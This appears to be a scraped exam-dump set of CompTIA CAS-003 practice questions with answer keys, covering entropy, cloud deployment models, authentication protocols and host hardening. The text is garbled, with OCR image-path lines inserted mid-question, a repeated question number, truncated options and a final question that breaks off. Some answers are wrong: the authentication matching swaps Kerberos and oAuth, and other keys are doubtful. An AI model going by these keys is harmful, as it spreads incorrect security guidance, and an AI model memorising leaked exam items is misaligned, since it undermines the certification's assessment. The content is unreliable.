CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

NEW QUESTION 1
A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.
Which of the following is the BEST solution?

A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
C. Increase key length by two orders of magnitude to detect brute forcing.
D. Shift key generation algorithms to ECC algorithm

Answer: A

NEW QUESTION 2
A security engineer is attempting to convey the importance of including job rotation in a company’s standard security policies. Which of the following would be the BEST justification?

A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 3
A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs.
Which of the following is the MOST appropriate order of steps to be taken?

A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 4
As part of an organization’s compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

A. the collection of data as part of the continuous monitoring program.
B. adherence to policies associated with incident response.
C. the organization’s software development life cycle.
D. changes in operating systems or industry trend

Answer: A

NEW QUESTION 5
A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.
The person extracts the following data from the phone and EXIF data from some files:
DCIM Images folder
Audio books folder Torrentz
My TAX.xls
Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s
Location: 3500 Lacey Road USA
Which of the following BEST describes the security problem?

A. MicroSD in not encrypted and also contains personal data.
B. MicroSD contains a mixture of personal and work data.
C. MicroSD in not encrypted and contains geotagging information.
D. MicroSD contains pirated software and is not encrypte

Answer: A

NEW QUESTION 6
A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor’s cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

A. SaaS
B. PaaS
C. IaaS
D. Hybrid cloud
E. Network virtualization

Answer: B

NEW QUESTION 7
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Answer: D

NEW QUESTION 8
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffi


Answer: B

NEW QUESTION 9
A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:
TCP 80 open
TCP 443 open
TCP 1434 filtered
The penetration tester then used a different tool to make the following requests:
GET / script/login.php?token=45$MHT000MND876
GET / script/login.php?token=@#984DCSPQ%091DF
Which of the following tools did the penetration tester use?

A. Protocol analyzer
B. Port scanner
C. Fuzzer
D. Brute forcer
E. Log analyzer
F. HTTP interceptor

Answer: C

NEW QUESTION 10
DRAG DROP
Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.




Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	
Collection of organizations in the same industry vertical developing services based on a common application stack	
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	
Marketing organization that outsources email delivery to An online provider	
Organization that has migrated their highly customized external websites into the cloud	

Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
	Public cloud with PaaS	Public cloud with SaaS	

A. Mastered
B. Not Mastered

Answer: A

Explanation:



Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS

Community cloud with IaaS

Community cloud with PaaS

Community cloud with SaaS

Hybrid cloud

Private cloud with IaaS

Private cloud with PaaS

Private cloud with SaaS

Public cloud with IaaS


Public cloud with PaaS

Public cloud with SaaS

NEW QUESTION 10

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the appropriate use case. Options may be used once.




Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos	oAuth
OTP	SAML

A. Mastered
B. Not Mastered

Answer: A

Explanation:



Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

NEW QUESTION 14
A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:
The data is for internal consumption only and shall not be distributed to outside individuals The systems administrator should not have access to the data processed by the server
The integrity of the kernel image is maintained
Which of the following host-based security controls BEST enforce the data owner’s requirements? (Choose three.)

A. SELinux
B. DLP
C. HIDS
D. Host-based firewall
E. Measured boot
F. Data encryption
G. Watermarking


Answer: CEF

NEW QUESTION 15
An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

A. Secure storage policies
B. Browser security updates
C. Input validation
D. Web application firewall
E. Secure coding standards
F. Database activity monitoring

Answer: CF

NEW QUESTION 19
Given the following output from a local PC:



```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
 Link-local IPv6 Address..... : fe80::4551:67ba:77a6:62e1%11
 IPv4 Address................ : 172.30.0.28
 Subnet Mask................ : 255.255.0.0
 Default Gateway............ : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

A. Allow 172.30.0.28:80 -> ANY
B. Allow 172.30.0.28:80 -> 172.30.0.0/16
C. Allow 172.30.0.28:80 -> 172.30.0.28:443
D. Allow 172.30.0.28:80 -> 172.30.0.28:53

